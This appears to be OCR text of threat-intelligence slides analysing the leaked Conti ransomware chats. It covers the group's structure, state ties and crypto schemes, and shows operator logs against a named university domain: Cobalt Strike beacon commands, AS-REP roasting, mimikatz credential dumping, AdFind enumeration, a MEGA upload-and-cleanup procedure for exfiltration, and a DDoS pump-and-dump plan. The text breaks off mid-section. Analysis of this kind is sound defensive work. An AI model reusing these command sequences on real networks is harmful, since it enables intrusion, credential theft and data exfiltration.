


ROCKET.CHAT


Jabber

SUMMARY OF LESSONS FROM THE CONTI LEAKS

- ❑ Group structure and hierarchy
- ❑ Offensive Security Tools (OSTs), Malware families, Exploits
- ❑ Command and Control (C2) infrastructure
- ❑ Development of new techniques and which SaaS platforms Conti uses
- ❑ How Conti dealt with internal security breaches
- ❑ How Conti can pivot from a single compromised PC to completely owning a Fortune 500 company
- ❑ How much Conti makes and how much affiliates are paid
- ❑ Cryptocurrency laundering discussion
- ❑ Affiliations with other cybercrime gangs
- ❑ Affiliations with Russian intelligence services
- ❑ Real-World Identities (RWIs) of Conti Team
- ❑ Underground forum activities and accounts
- ❑ Conti would continuously test, maintain and expand infrastructure 24 hours a day, 7 days a week



BY MARCH 2022



SEPTEMBER 2020

INTELLIGENCE SERVICES & POSSIBLE GOVERNMENT CONNECTIONS

(INVASION OF UKRAINE = 24 FEB)


21 FEBRUARY 2022

```
elroy:      Or are you from FSB?
basil:      I am not going to tell you where I am from (you understand that) But I have very serious intelligence that on the border is not a training
basil:      I think that the leaders got scared of the situation with Revil. As far as I am concerned, they got the lowest link in the chain.
basil:      Biden and Putin talked there. Russians decided to bend over and arrested whoever they could
basil:      And it scared lots of people
```

```
2020-09-28T17:42:49.518165  target  "Liteyny av. 4  is in charge
the guys are asking how late we are going to be, should they order food or not, omar is not responding"
2020-09-28T17:43:48.445641  professor   will now check what he might have missed there, I did not see such a question in the conference
2020-09-28T17:47:32.283551  professor   did you see stern today? any clue whether he will be (in the office) or not? there is an email reply but the email got abused
```

FSB

```
"timestamp": "2021-04-09 T18:31:25.587528",
"from_user": "mango",
"to_user": "professor",

[21:21:02]<johnyboy77> in short, there is a person&#39;s mail from bellingcat
[21:21:06]<johnyboy77> which specifically works on ru and yu direction
[21:21:06]<johnyboy77> like this
[21:21:08]<johnyboy77> and all his passwords are
[21:21:17]<johnyboy77> and she is still valid
[21:30:56]<mango> well, pull the correspondence at least screen them
[21:31:05]<mango> need specifics bro what to talk about
[21:31:07]<johnyboy77> now download files
[21:31:12]<johnyboy77> NAVALNI FSB
[21:31:13]<johnyboy77> even this
[21:31:18]<johnyboy77> right now
```



View of Bolshoy Dom from Liteyny Avenue

```
stern   he is interested
professor   "not much/many, but sort of ""we all know each other"""
professor   they want around covid now a lot
professor   Cozy Bears already started down the list there
```


SVR


(COZYBEAR = APT29)


[Conti Leaks: Examining the Panama Papers of Ransomware | Trellix]

BUILDING A CYBERCRIME EMPIRE

- Conti planned on building their own platforms
- “Wild Kingdom” Forum
- “McDuck Group” Carding Market







CYBERCRIME EMPIRE: CRYPTOCURRENCY


- "Begemot" suggested DDoS attacks against Cryptocurrency platforms for pump and dump schemes as well as Ransom DDoS against exchanges (circa June 2021)

Hello.
In short.
We find young forks on exchanges (those that can be mined), analyze their infrastructure.
Where are the servers, nodes, capitalization.
We find a place where crypto holders communicate (discord, etc.).
Find out the IP of the node.
Most likely it will be IPv6.
We start **ddosing**.
We fly into the chat that we found earlier and write that there are problems, the crypt is not displayed, operations are not carried out.
(because the crypto depends on mining, there will really be problems).
Holders start to get nervous and bring out the main balance.
Crypto falls in price.
We buy at a low price.
We release **ddos**.
Crypto is growing again.
We are on the plus side.
Or a variant of a letter to the creators about the possibility of a ransom if they want the **ddos** to end.
From the main problem points, this is the implementation of **DDoS** Ipv6.

- Conti was also involved in a Rug-Pull event leveraging the "Squid" coin cryptocurrency (inspired by the South Korean Netflix series)

> *"We want to create our own cryptosystem such as etherium, polkadot, and binance smart chain,"* Stern said to their team members on June 28, 2021. *"We need to study the principles, code, and other things to be able to build on. And then, we will be able to integrate NFT, DEFI, DEX, and all the existing and upcoming trends,"* they added.
>
> *"Do we think that any of us are gurus of Blockchain and trends? Anyone has any idea the direction we can take to develop it?"*, Stern continued on July 8, 2021. Stern's crypto aspirations were met with less enthusiasm from other threat actors such as Mango: *"This is a great idea, but very complicated at the same time. Let's be realistic, we can't handle it on our own with so little experience and resources."*

- "Stern" wanted to create a cryptocurrency Decentralized Exchange (DEX) and Decentralized Finance (DeFi) platform, also Non-Fungible Tokens (NFTs)



THROUGH THE EYES OF A CONTI OPERATOR

- ❑ Step-by-step guide of Conti attacks on victims
- ❑ Tactics, Techniques, and Procedures (TTPs)
- ❑ C2 infrastructure
- ❑ “Fire Teams”
- ❑ The “hand off”
- ❑ Deployment of Conti Ransomware

user8 10:32 PM

win 2008:

```
beacon> shell ping PHONEBILLING.unfcsd.unf.edu
[*] Tasked beacon to run: ping PHONEBILLING.unfcsd.unf.edu
[+] host called home, sent: 63 bytes
[+] received output:

Pinging PHONEBILLING.unfcsd.unf.edu [139.62.201.87] with 32 bytes of data:
Reply from 139.62.201.87: bytes=32 time<1ms TTL=128
Reply from 139.62.201.87: bytes=32 time<1ms TTL=128
Reply from 139.62.201.87: bytes=32 time<1ms TTL=128
Reply from 139.62.201.87: bytes=32 time<1ms TTL=128

Ping statistics for 139.62.201.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

```
beacon> execute-assembly /home/user/Desktop/cobalt/Signature_Tools/exec-ass/Rubeus.exe asreproast /fo
[*] Tasked beacon to run .NET program: Rubeus.exe asreproast /format:hashcat /outfile:C:\ProgramData\
[+] host called home, sent: 318127 bytes
[+] received output:

   _____       _
  (_____ \     | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: AS-REP roasting

[*] Target Domain          : unfcsd.unf.edu

[*] Searching path 'LDAP://doc2.unfcsd.unf.edu/DC=unfcsd,DC=unf,DC=edu' for AS-REP roastable users

[X] No users found to AS-REP roast!
[*] Roasted hashes written to : C:\ProgramData\asrephashes.txt
```

tl1 7:45 PM

mega console client

```
MegaNZ usage
1) Create folder for files
2) Uploads exe and dll files to created folder
3) Start background MEGAcmdServer.exe
4) Use the commands:
> MEGAclient.exe update --auto=off # disable autoupdate for megacmd
> MEGAclient.exe login login password # init session by creds
> MEGAclient.exe whoami # check connection
> MEGAclient.exe put -q --ignore-quota-warn test.txt # upload file to acc storage
> MEGAclient.exe ls # check remote directory
> MEGAclient.exe logout # end session
> MEGAclient.exe quit # kill MEGAcmdServer.exe
5) Remove special folder for MEGAcmd
6) Remove update task from schtasks:
> schtasks /query /FO list | findstr /i "mega"
> SCHTASKS /TN "\mega\ FULL NAME HERE" /DELETE /F
```

user8 1:00 PM


```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
[-] no results
```

```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 438866 bytes
[+] received output:
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import
```

IN THE EYES OF A CONTI OPERATOR: RECON

Useful Before:

- ❑ Evaluate if it is a plausible target
- ❑ Identify the attack surface
- ❑ Leverage for initial access



Useful After:

- ❑ Know what to look for while inside the target
- ❑ Know who to extort and how much for

IN THE EYES OF A CONTI OPERATOR: DISCOVERY

BEGIN WITH A SHELL

user8 8:23 PM
i'm going to kobu

loads for a long time

tl1 8:24 PM
you have caught a few meters

user8 9:00 PM
on 21956 stopped 😐

i'll re-enter

user8 9:20 PM
on 21550 stalled and stands for 10 minutes

che there, you say, is there a pure koba?)

tl1 9:21 PM
yes)

user8 9:22 PM
is it for me? 👉 👈

tl1 9:24 PM
of course)

in person

DOMAIN CONTROLLERS

```
beacon> net domain_controllers
[*] Tasked beacon to run net domain_controllers
[+] host called home, sent: 104518 bytes
[+] received output:
Domain Controllers:

 Server Name             IP Address
 -----------             ----------
 DOC1                    139.62.200.188
 DOC2                    139.62.200.189
 DOC4                    139.62.200.191
 DOC3                    139.62.200.190
 AZPDDC01                10.249.1.8
 AZPDDC02                10.249.1.9

beacon> net domain
[*] Tasked beacon to run net domain
[+] host called home, sent: 257 bytes
[+] received output:
unfcsd.unf.edu
```

DOMAIN TRUSTS

user8 9:39 PM

```
beacon> net domain_trusts
[*] Tasked beacon to run net domain_trusts
[+] host called home, sent: 104513 bytes
[+] received output:
List of domain trusts:

    0: ITSTEST itstest.ad
    1: UNFMAN unf.man
    2: ADROOT unf.edu (Forest tree root) (Direct Outbound) (Direct Inbound)
    3: UNFCSD unfcsd.unf.edu (Forest 2) (Primary Domain) (Native)
```

ACTIVE DIRECTORY

AD hands to shoot climbed, gave:

and so far silent
ad_users.txt - 0 bytes

```
C:\ProgramData>adfind.exe -f "(objectcategory=person)"  1>ad_users.txt
AdFind V01.49.00.00cpp Joe Richards (joe@joeware.net) February 2015
```

tl1 9:44 PM
and where shell, execute, etc.

user8 9:44 PM
sailed away already, i watched whether i finished the cityfo or not through the taipe

adventure through the batnik let

```
adfind.exe -f "(objectcategory=person)" > ad_users.txt
adfind.exe -f "objectcategory=computer" > ad_computers.txt
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

tl1 9:45 PM
yes

user8 9:45 PM
`shell AdFind.bat`

PING

user8 10:32 PM
win 2008:

```
beacon> shell ping PHONEBILLING.unfcsd.unf.edu
[*] Tasked beacon to run: ping PHONEBILLING.unfcsd.unf.edu
[+] host called home, sent: 63 bytes
[+] received output:
```

NET

user8 10:44 PM
under the number 3 is the current domain

what does he do in trusts?

```
beacon> net domain
[*] Tasked beacon to run net domain
[+] host called home, sent: 257 bytes
[+] received output:
unfcsd.unf.edu
```

GROUP POLICY

user8 10:00 PM
GPPP:

```
